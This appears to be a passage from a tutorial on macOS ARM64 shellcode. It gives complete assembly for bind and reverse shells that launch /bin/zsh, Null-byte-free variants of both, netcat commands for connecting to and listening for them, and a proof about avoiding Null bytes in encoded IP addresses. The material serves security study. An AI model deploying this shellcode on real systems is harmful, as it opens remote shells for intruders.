The individual fields are `sin_len`, an unused field which we simply set to 0, then `sin_family` encodes the protocol family, which is `PF_INET` (equal to 2) as in the `socket` call, the field `sin_port` contains the port number, which we set to 1234, and the field `sin_addr` contains the local IP address. For the IP address, we choose `INADDR_ANY`, which equals 0.0.0.0, and allows any incoming connection directed to port 1234. The last field `sin_zero` merely serves the purpose to pad the size of `sockaddr_in` to 16 bytes. It is important to note that the internet protocol requires these fields to be stored in Big Endian format.[3)]

- `address_len`, the length of the `sockaddr_in` structure, which is always 16 bytes.

3. Once the socket has been bound to a local address and port, we *listen* for incoming with system call 106,

```
int listen(int socket, int backlog)
```

which returns 0 on success and -1 on error. We use the arguments

[3)] It is interesting to note that the `sockaddr_in` structure in Linux is slightly different from the one in BSD/macOS. In fact, the `sin_len` field is missing in Linux, but the `sin_family` field is two bytes wide rather than one, so the alignment of the following fields is not affected. However, due to the Big Endian format required for the internet protocol, this requires the `sin_family` field to be stored differently in Linux than in BSD.

- `socket`, which we set to the socket descriptor obtained from the initial `socket` call.
- `backlog` is the number of connections to be accepted. We set it to 0 to go with the system default.

4. Once an incoming connection is received, we *accept* this connection with system call

```
int accept(int socket, struct sockaddr *address, socklen_t *address_len)
```

which returns a new socket descriptor for the newly established connection, and in the following we will uses this new socket descriptor. The arguments are

- `socket`, the socket we are listening on. We set it to the socket descriptor obtained by our initial `socket` call.
- `address` points to a buffer in memory to contain the address structure of the connecting host, but we will not use it and set it to 0.
- `address_len` is the length of the previous address structure, which we also ingore and set to 0.

5. Now the target machine has established a connection with the attacker's computer. In order to redirect input and output from the target to the remote computer, we duplicate the new socket descriptor from the previous `accept` call and in doing so overwrite the file descriptors for STDIN, STDOUT and STDERR. Then any input or output directed to any of these file descriptors will go to our new socket descriptor. We use system call 90,

```
int dup2(int fd, int fd2)
```

whose return value is simply the second argument if duplication was successful, or -1 on error. We call this function three times, once for each of the above mentioned file descriptors. Accordingly, the arguments are


- `fd`, the file descriptor to be duplicated. This is the new socket file descriptor for the established connection from the `accept` call.
- `fd2`, the file descriptor onto which `fd` is duplicated. We set this to 0 (`STDIN`), 1 (`STDOUT`) and 2 (`STDERR`) consecutively.

6. With an established connection and input and output redirected to this connection's socket, all that is left is to start a shell on the target machine. Due to redirection of input and output, this shell will be usable on the remote computer. We use the `execve` system call 59 to launch a shell,

```
int execve(const char *path, char *const argv[], char *const envp[])
```

We already discussed this system call and how to handle its arguments in Section 3.3. In the current situation, we do not wish to use the shell to execute another program, but to start interactively. Therefore, we choose the following arguments:

- `path` is set to the Z-Shell, `/bin/zsh`.
- `argv` contains the arguments for the Z-Shell. The only required argument is the zeroth argument, which is just the name of the executed program once more, the string "`/bin/zsh`". Following the descriptions in Section 3.3, we can build up the arguments on the stack and the registers as in the image below.



- `envp` is set to 0, since we do not need environment variables for our call.

4.1.2 First implementation of a bind shell

Now we give a straightforward implementation of a macOS bind shell by making the six system calls described above. We do not consider Null bytes in the code at this point.

```
.global _main
.align 4

_main:
        ;;; (1) obtain socket descriptor
    mov     X0, #2                  ; domain = PF_INET
    mov     X1, #1                  ; type = SOCK_STREAM
    mov     X2, XZR                 ; protocol = IPPROTO_IP
    mov     X16, #97                ; BSD system call 97 for socket
    svc     #0xFFFF                 ; execute system call
    mov     X19, X0                 ; save socket descriptor
        ;;; (2) bind socket to a local address
    mov     X2, #16                 ; address_len = 16 bytes
    mov     X4, #0x0200             ; sin_len = 0, sin_family = 2
    movk    X4, #0xD204, lsl#16     ; sin_port = 1234 = 0x04D2
    stp     X4, XZR, [SP,#-16]!     ; push sockaddr_in to stack
    mov     X1, SP                  ; pointer to sockaddr_in structure
    mov     X16, #104               ; BSD system call 104 for bind
    svc     #0xFFFF                 ; execute system call
        ;;; (3) listen for incoming connection
    mov     X0, X19                 ; restore saved socket descriptor
    mov     X1, XZR                 ; backlog = Null
    mov     X16, #106               ; BSD system call 106 for listen
    svc     #0xFFFF                 ; execute system call
        ;;; (4) accept incoming connection
```

```
    mov    X0, X19             ; restore saved socket descriptor
    mov    X1, XZR             ; ignore address store
    mov    X2, XZR             ; ignore length of address structure
    mov    X16, #30            ; BSD system call 30 for accept
    svc    #0xFFFF             ; execute system call
    mov    X20, X0             ; save new socket descriptor
        ;;; (5) duplicate file descriptors STDIN, STDOUT, STDERR
    mov    X16, #90            ; BSD system call 90 for dup2
    mov    X1, #2              ; file descriptor 2 = STDERR
    svc    #0xFFFF             ; execute system call
    mov    X0, X20             ; restore new socket descriptor
    mov    X1, #1              ; file descriptor 1 = STDOUT
    svc    #0xFFFF             ; execute system call
    mov    X0, X20             ; restore new socket descriptor
    lsr    X1, X1, #1          ; file descriptor 0 = STDIN
    svc    #0xFFFF             ; execute system call
        ;;; (6) launch shell via execve
    mov    X3, #0x622F         ; move "/bin/zsh" into X3...
    movk   X3, #0x6E69, lsl#16  ; ...(little endian) in four moves
    movk   X3, #0x7A2F, lsl#32  ;
    movk   X3, #0x6873, lsl#48  ;
    stp    X3, XZR, [SP,#-16]!  ; push path and 0 to stack
    mov    X0, SP              ; save pointer to argv[0]
    stp    X0, XZR, [SP,#-16]!  ; push argv[0] and 0 to stack
    mov    X1, SP              ; move pointer to argument array into X1
    mov    X2, XZR             ; third argument for execve
    mov    X16, #59            ; BSD system call 59 for execve
    svc    #0xFFFF             ; execute system call
```

Once the shellcode has been assembled and linked (Section 3.2), it can be run on the target machine (say, with IP address 10.0.0.5). We can test it with Netcat on the remote machine,

```
nc 10.0.0.5 1234
```

and then enter some commands such as `id` or `uname -a` to test if the command execution on the target works.

4.1.3 Null byte-free implementation of a bind shell

With the help of the command

```
objdump -d bindshell.o | grep 00
```

we can display all the lines in the shellcode whose binary encoding contains Null bytes.

```
0000000000000000 <ltmp0>:
       0: 40 00 80 d2   mov x0, #2
       4: 21 00 80 d2   mov x1, #1
      14: eb 03 00 aa   mov x11, x0
      28: e1 03 00 91   mov x1, sp
```

```
58: ec 03 00 aa   mov x12, x0
60: 41 00 80 d2   mov x1, #2
6c: 21 00 80 d2   mov x1, #1
94: e0 03 00 91   mov x0, sp
9c: e1 03 00 91   mov x1, sp
```

We will replace these instructions by equivalent ones whose binary encodings do not contain Null bytes. For example, the first two instructions above can be replaced by

```
mov X3, #0x0201
lsr X0, X3, #8
lsr X1, X0, #1
```

These instructions do not contain Null bytes, and we can replace the remaining Null-byte instructions in a similar manner. We arrive at the following Null byte-free shellcode.


```
.global _main
.align 4

_main:
    ;;; (1) obtain socket descriptor
    mov     X3, #0x0201          ; domain = PF_INET
    lsr     X0, X3, #8           ;
    lsr     X1, X0, #1           ; type = SOCK_STREAM
    mov     X2, XZR              ; protocol = IPPROTO_IP
    mov     X16, #97             ; BSD system call 97 for socket
    svc     #0xFFFF              ; execute system call
    lsl     X19, X0, #0          ; save socket descriptor in X19
    ;;; (2) bind socket to a local address
    mov     X2, #16              ; address_len = 16 bytes
    mov     X4, #0x0200          ; sin_len = 0, sin_family = 2
    movk    X4, #0xD204, lsl#16  ; sin_port = 1234 = 0x04D2 (big endian)
    stp     X4, XZR, [SP,#-16]!  ; push sockaddr_in struct to stack
    add     X1, SP, XZR          ; pointer to sockaddr_in struct
    mov     X16, #104            ; BSD system call 104 for bind
    svc     #0xFFFF              ; execute system call
    ;;; (3) listen for incoming connections
    mov     X0, X19              ; restore saved socket descriptor
    mov     X1, XZR              ; backlog = Null
    mov     X16, #106            ; BSD system call 106 for listen
    svc     #0xFFFF              ; execute system call
    ;;; (4) accept incoming connection
    mov     X0, X19              ; restore saved socket descriptor
    mov     X1, XZR              ; ingore address storage
    mov     X2, XZR              ; ingore length of address struct
    mov     X16, #30             ; BSD system call 30 for accept
    svc     #0xFFFF              ; execute system call
    lsl     X20, X0, #0          ; save new socket descriptor to X20
    ;;; (5) duplicate file descriptors STDIN, STDOUT, STDERR
    mov     X16, #90             ; BSD system call 90 for dup2
    mov     X1, #0x0201          ; file descriptor 2 = STDERR
    lsr     X1, X1, #8           ;
    svc     #0xFFFF              ; execute system call
    mov     X0, X20              ; restore new socket descriptor to X0
```

```
    mov     X1, #0x0101           ; file descriptor 1 = STDOUT
    lsr     X1, X1, #8            ;
    svc     #0xFFFF               ; execute system call
    mov     X0, X20               ; restore new socket descriptor to X0
    lsr     X1, X1, #1            ; file descriptor 0 = STDIN
    svc     #0xFFFF               ; call kernel to duplicate STDIN
    ;;; (6) launch shell via execve
    mov     X3, #0x622F           ; move "/bin/zsh" into X3...
    movk    X3, #0x6E69, lsl#16   ; ...(little endian) in four moves
    movk    X3, #0x7A2F, lsl#32   ;
    movk    X3, #0x6873, lsl#48   ;
    stp     X3, XZR, [SP,#-16]!   ; push path and terminating 0 to stack
    add     X0, SP, XZR           ; save pointer to path = argv[0] in X0
    stp     X0, XZR, [SP,#-16]!   ; push argv and terminating 0 to stack
    add     X1, SP, XZR           ; move pointer to argument array into X1
    mov     X2, XZR               ; third argument for execve ignored
    mov     X16, #59              ; BSD system call 59 for execve
    svc     #0xFFFF               ; execute system call
```

As before, we can use Netcat to test if the bind shell works.

4.2 Reverse shell

A *reverse shell* on the target machine tries to establish a connection to the attacker's machine by directly addressing its IP address. The attacker must have a listener (such as Netcat) running to receive the connection.



The problem with reverse shells is that the attacker's IP address must be known to the target machine. In general, this will not be the case if the attacker is not connected to the target's local network. Workarounds could include port forwarding and tunneling, or using a bind shell if the target's firewall policy makes it possible.

4.2.1 Outline of a reverse shell

A reverse shell is simpler than a bind shell, it requires the following four steps.

1. As with the bind shell, we first create a *socket* as an abstraction for a communication endpoint with system call 97,

   `int socket(int domain, int type, int protocol)`

The return value of `socket` is a file descriptor for our newly created socket. As arguments, we take


- `domain` is the protocol family to be used in the communication. We use the IPv4 family so we set this to the value `PF_INET`, which equals 2.
- `type` determines the semantics of the communication. We use the connection oriented TCP protocol, and thus set this argument to the value `SOCK_STREAM`, which equals 1.
- `protocol` is the protocol to be used. It is already determined by the two previous arguments, so we simply set this value to the dummy value `IPPROTO_IP`, which is 0.

2. Once the socket has been created, we *connect* it to the attacker's machine with system call 98,

```
int connect(int socket, const struct sockaddr_in *address, socklen_t address_len)
```

which returns 0 on success and -1 on error. As arguments, we use

- `socket`, the socket descriptor returned to us by the previous `socket` system call.
- `address`, a pointer to a `sockaddr_in` structure of the following form,



  The individual fields are `sin_len`, an unused field which we simply set to 0, then `sin_family` encodes the protocol family, which is `PF_INET` (equal to 2) as in the `socket` call, the field `sin_port` contains the port number, which we set to 1234, and the field `sin_addr` contains the local IP address. For the IP address, we use the attacker's IP address, say 10.0.0.13. The last field `sin_zero` merely serves to pad the size of `sockaddr_in` to 16 bytes. It is important to note that the internet protocol requires these fields to be stored in Big Endian format.

- `address_len`, the length of the `sockaddr_in` structure, which is always 16 bytes.

3. Now a connection to the attacker's machine has been established from the target computer. In order to redirect input and output from the target to the attacker, we duplicate the new socket descriptor from the previous `accept` call and in doing so overwrite the file descriptors for STDIN, STDOUT and STDERR. Then any input or output directed to any of these file descriptors will go to our new socket descriptor. We use system call 90,

```
int dup2(int fd, int fd2)
```

whose return value is simply the second argument if duplication was successful, or −1 on error. We call this function three times, once for each of the above mentioned file descriptors. Accordingly, the arguments are


- `fd`, the file descriptor to be duplicated. This is the new socket file descriptor for the established connection from the `accept` call.
- `fd2`, the file descriptor onto which `fd` is duplicated. We set this to 0 (`STDIN`), 1 (`STDOUT`) and 2 (`STDERR`) consecutively.

4. With an established connection and input and output redirected to this connection's socket, all that is left is to start a shell on the target machine. Due to redirection of input and output, this shell will be usable on the remote computer. We use the `execve` system call 59 to launch a shell,

```
int execve(const char *path, char *const argv[], char *const envp[])
```

We already discussed this system call and how to handle its arguments in Section 3.3. In the current situation, we do not wish to use the shell to execute another program, but to start interactively. Therefore, we choose the following arguments:

- `path` is set to the Z-Shell, `/bin/zsh`.
- `argv` contains the arguments for the Z-Shell. The only required argument is the zeroth argument, which is just the name of the executed program once more, the string "`/bin/zsh`". Following the descriptions in Section 3.3, we can build up the arguments on the stack and the registers as in the image below.



- `envp` is set to 0, since we do not need environment variables for our call.

4.2.2 First implementation of a reverse shell

We give a straightforward implementation of a reverse shell, without considering Null bytes at this point.

```
.global _main
.align 4

_main:
        ;;; (1) obtain socket file descriptor
    mov     X0, #2                  ; address family PF_INET = 2
    mov     X1, #1                  ; connection type SOCK_STREAM = 1
    mov     X2, XZR                 ; protocol IPPROTO_IP = 0
    mov     X16, #97                ; BSD system call 97 for socket
    svc     #0xFFFF                 ; execute system call
    mov     X19, X0                 ; save socket descriptor into X19
        ;;; (2) connect socket to remote address 10.0.0.13
    mov     X3, #0x0200             ; sin_len = 0, sin_family = 2 = PF_INET
    movk    X3, #0xD204, lsl#16     ; sin_port = 1234 (big endian)
    movk    X3, #0x000A, lsl#32     ; move IP address 10.0.0.13 into X3
    movk    X3, #0x0D00, lsl#48     ; ... (big endian)
    stp     X3, XZR, [SP,#-16]!     ; push sockaddr_in struct to stack
    add     X1, SP, XZR             ; pointer to sockaddr_in struct
    mov     X2, #16                 ; length of sockaddr_in struct
    mov     X16, #98                ; BSD system call 98 for connect
    svc     #0xFFFF                 ; execute system call
        ;;; (3) duplicate file descriptors STDIN, STDOUT, STDERR
    mov     X0, X19                 ; restore socket descriptor to X0
    mov     X1, #2                  ; file descriptor 2 = STDERR
    mov     X16, #90                ; BSD system call 90 for dup2
    svc     #0xFFFF                 ; execute system call
    mov     X0, X19                 ; restore socket descriptor to X0
    mov     X1, #1                  ; file descriptor 1 = STDOUT
    svc     #0xFFFF                 ; execute system call
    mov     X0, X19                 ; restore socket descriptor to X0
    mov     X1, XZR                 ; file descriptor 0 = STDIN
    svc     #0xFFFF                 ; execute system call
        ;;; (4) launch shell via execve
    mov     X3, #0x622F             ; move "/bin/zsh" into X3...
    movk    X3, #0x6E69, lsl#16     ; ...(little endian)
    movk    X3, #0x7A2F, lsl#32     ;
    movk    X3, #0x6873, lsl#48     ;
    stp     X3, XZR, [SP,#-16]!     ; push path and 0 to stack
    add     X0, SP, XZR             ; save pointer to argv[0]
    stp     X0, XZR, [SP,#-16]!     ; push argv[0] and 0 to stack
    mov     X1, SP                ; move pointer to argv into X1
    mov     X2, XZR                 ; third argument for execve
    mov     X16, #59                ; BSD system call 59 for execve
    svc     #0xFFFF                 ; execute system call
```

The attacker machine must run a listener on port 1234, for example using Netcat,[4)]

```
nc -l 1234
```

We assemble and link the reverse shell (Section 3.2) and run it on the target machine. Then the attacker should be able to execute shell commands on the target. This can be

[4)]The macOS version of Netcat and the Linux version differ. In Linux the command for the listener needs to include the `-p` option, `nc -lp 1234`.

verified by entering commands such as `id` or `uname -a`.

4.2.3 Null byte-free implementation of a reverse shell

We can test our shellcode for Null bytes with

```
objdump -d reverseshell.o | grep 00
```

and find a few occurrences,

```
0000000000000000 <ltmp0>:
       0: 40 00 80 d2   mov x0, #2
       4: 21 00 80 d2   mov x1, #1
      14: f3 03 00 aa   mov x19, x0
      40: 41 00 80 d2   mov x1, #2
      50: 21 00 80 d2   mov x1, #1
      80: e1 03 00 91   mov x1, sp
```


We can replace these instructions by equivalent ones that do not contain Null bytes in a similar way we did for the bind shell. Then we obtain the following Null byte-free reverse shell.

```
.global _main
.align 4

_main:
        ;;; (1) obtain socket file descriptor
    mov    X3, #0x0201           ; address family PF_INET = 2
    lsr    X0, X3, #8            ;
    lsr    X1, X0, #1            ; connection type SOCK_STREAM = 1
    mov    X2, XZR               ; protocol IPPROTO_IP = 0
    mov    X16, #97              ; BSD system call 97 for socket
    svc    #0xFFFF               ; execute system call
    lsl    X19, X0, #0           ; save socket descriptor in X19
        ;;; (2) connect socket to remote address 10.0.0.13
    mov    X3, #0x0200           ; sin_len = 0, sin_family = 2 = PF_INET
    movk   X3, #0xD204, lsl#16   ; sin_port = 1234 (big endian)
    movk   X3, #0x000A, lsl#32   ; move IP address 10.0.0.13 into X3
    movk   X3, #0x0D00, lsl#48   ; ... (big endian)
    stp    X3, XZR, [SP,#-16]!   ; push sockaddr_in structure to stack
    add    X1, SP, XZR           ; pointer to sockaddr_in struct
    mov    X2, #16               ; length in byte of sockaddr_in struct
    mov    X16, #98              ; BSD system call 98 for connect
    svc    #0xFFFF               ; execute system call
        ;;; (3) duplicate file descriptors STDIN, STDOUT, STDERR
    mov    X0, X19               ; restore socket descriptor to X0
    mov    X1, #0x0201           ; file descriptor 2 = STDERR
    lsr    X1, X1, #8            ;
    mov    X16, #90              ; BSD system call 90 for dup2
    svc    #0xFFFF               ; execute system call
    mov    X0, X19               ; restore socket descriptor to X0
    mov    X1, #0x0101           ; file descriptor 1 = STDOUT
    lsr    X1, X1, #8            ;
```

```
32      svc     #0xFFFF                 ; execute system call
33      mov     X0, X19                 ; restore socket descriptor to X0
34      mov     X1, XZR                 ; file descriptor 0 = STDIN
35      svc     #0xFFFF                 ; execute system call
36          ;;; (4) launch shell via execve
37      mov     X3, #0x622F             ; move "/bin/zsh" into X3...
38      movk    X3, #0x6E69, lsl#16     ; ...(little endian)
39      movk    X3, #0x7A2F, lsl#32     ;
40      movk    X3, #0x6873, lsl#48     ;
41      stp     X3, XZR, [SP,#-16]!     ; push path and 0 to stack
42      add     X0, SP, XZR             ; save pointer to argv[0] = path
43      stp     X0, XZR, [SP,#-16]!     ; push argv[0] and 0 to stack
44      add     X1, SP, XZR             ; move pointer to argv into X1
45      mov     X2, XZR                 ; third argument for execve ignored
46      mov     X16, #59                ; BSD system call 59 for execve
47      svc     #0xFFFF                 ; execute system call
```

Again, we can use Netcat to test the reverse shell.

Bad IP addresses One thing to note here is that we got a bit lucky that with the given IP address 10.0.0.13 we did not incur any Null bytes when setting up the `sockaddr_in` structure for the `connect` call in lines 16 and 17 of the above shellcode. The question is, whether other IP addresses could incur such a Null byte. To understand this, we look at the binary encoding of the `movk` instruction (the following argument is essentially the same for the `mov` instruction):



We observe the following:

- The two bytes of the instruction's argument do not align with byte boundaries of the encoding.
- Byte 0 in the encoding can only become a Null byte of the destination register is X0. We can prevent this by simply avoiding using X0 here.
- Then, due to the fixed bits in the encoding, only byte 1 can become a Null byte.


We will say that a 16-bit word $W = (H|L)$ consisting of a *higher byte* H (bits 8 to 15) and a *lower byte* L (bits 0 to 7) satisfies the *Null byte condition* if

$$L\&\texttt{0xF8} = \texttt{0x00} \quad \text{and} \quad H\&\texttt{0x07} = \texttt{0x00},$$

where the symbol "&" denotes the bitwise AND.

Taking a close look at the bit pattern of the `movk` instruction, we now find that *in the encoding of* `movk`*, byte 1 is a Null byte if and only if the 16-bit argument for* `movk` *satisfies the Null byte condition.*


For example, if the IP address was 7.0.0.8, the two `movk` instructions in the shellcode become the following:
First, `movk X3, #0x0007, lsl#32` with encoding



Here, the 16-bit argument $W = (H|L)$ satisfies the Null byte condition, because $L = \texttt{0x07}$ and $H = \texttt{0x00}$, so that

$$\texttt{0x07}\&\texttt{0xF8} = \texttt{0x00} \quad \text{and} \quad \texttt{0x00}\&\texttt{0x07} = \texttt{0x00}.$$

The second instruction is `movk X3, #0x0800, lsl#48` with encoding



Again, the 16-bit argument satisfies the Null byte condition, because $L = \texttt{0x00}$ and $H = \texttt{0x08}$, so that

$$\texttt{0x00}\&\texttt{0xF8} = \texttt{0x00} \quad \text{and} \quad \texttt{0x08}\&\texttt{0x07} = \texttt{0x00}.$$

Dealing with bad IP addresses Given an arbitrary IP address, we can use the following procedure to adjust the shellcode to make it Null byte free. To this end, let $L_0.H_0.L_1.H_1$ be the four bytes of the given IP address (so in the above example, $H_1 = \texttt{0x08}$, $L_1 = \texttt{0x00}$, $H_0 = \texttt{0x00}$, $L_0 = \texttt{0x07}$). Note that the order of these "higher" and "lower" bytes is due to the Big Endian encoding required for the internet protocol.

1. If neither $(H_1|L_1)$ nor $(H_0|L_0)$ satisfy the Null byte condition, use the default code

   1: `mov X3, #0x`H_1L_1`, lsl#48`
   2: `movk X3, #0x`H_0L_0`, lsl#32`
   3: `movk X3, #0x0200, lsl#0`
   4: `movk X3, #0xD204, lsl#16`

   Note that we slightly rearranged the order of the instructions as compared to the reverse shell above, simply to make it easier to refer to in the next two steps.

2. Otherwise, one or both of $(H_1|L_1)$ or $(H_0|L_0)$ satisfy the Null byte condition.

- If $(H_1|L_1)$ satisfies the Null byte condition, let $x = \texttt{0xFF} - L_1$. Replace line 1 in the default code by

  `1a:  mov X3, #0x`H_1`FF`

  `1b:  movk X3, `x

  `1c:  movk X3, X3, #16`

- If not, change line 1 to

  `1:  mov X3, #0x`H_1L_1`, lsl#16` (change the shift)

- If $(H_0|L_0)$ satisfies the Null byte condition, let $x = \texttt{0xFF} - L_0$. Replace line 2 in the default code by

  `2a:  movk X3, #0x`H_0`FF, lsl#0`

  `2b:  sub X3, `x

- If not, change line 2 to

  `2:  movk X3, #0x`H_0L_0 (remove the shift).

In either case, insert a new third line

`lsl X3, X3, #32`


Claim: *The code generated by the procedure just described does not contain Null bytes.*

PROOF: First, note that no 16-bit word of the form $(H|\texttt{0xFF})$ satisfies the Null byte condition. Hence the instructions `mov X3, #0x`H`FF` and `movk X3, #`H`FF, lsl#0` do not contain Null bytes. Further, we can verify directly with `objdump -d` that an instruction `lsl X3, X3, #`n does not contain a Null byte.

It remains to check that the new `sub` instruction, whose argument depends on the IP address, does not contain Null bytes. The instruction `sub X3, `x with $x = \texttt{0xFF} - L$ is only used if $(H|L)$ satisfies the Null byte condition. In particular, $L\&\texttt{0xF8} = \texttt{0x00}$. But this implies $L < \texttt{0x08}$, which in turn implies

$$x = \texttt{0xFF} - L > \texttt{0xFF} - \texttt{0x08} = \texttt{0xF7}.$$

Since x is a byte value, it follows that bits 4 to 7 of x are equal to 1. Now compare this with the encoding of the `sub` instruction:



We find that with the given argument for `sub`, neither byte 2 nor byte 1 can be Null bytes. Byte 3 cannot be a Null byte in any case, and byte 0 is a Null byte if and only if the source and destination register is X0. Since we use X3 in our code, it follows that none of the bytes in our `sub` instruction is a Null byte.

Putting it all together, we have shown that our code does not contain Null bytes. ∎

References

[1] Apple,
Apple's Open Source releases,
`https://opensource.apple.com/releases/`

[2] ARM Developer,
Arm Architecture Reference Manual Armv8,
`https://developer.arm.com/documentation/ddi0487/gb`

[3] A. von Below,
HelloSilicon – An introduction to assembly on Apple Silicon Macs,
`https://github.com/below/HelloSilicon`

[4] D. Inführ,
Encoding of immediate values on AARCH64,
`https://dinfuehr.github.io/blog/encoding-of-immediate-values-on-aarch64/`

[5] Offensive Security,
macOS Control Bypasses (EXP-312),
`https://www.offensive-security.com/exp312-osmr/`

[6] S. Smith,
Programming with 64-Bit ARM Assembly Language,
Apress 2020

Index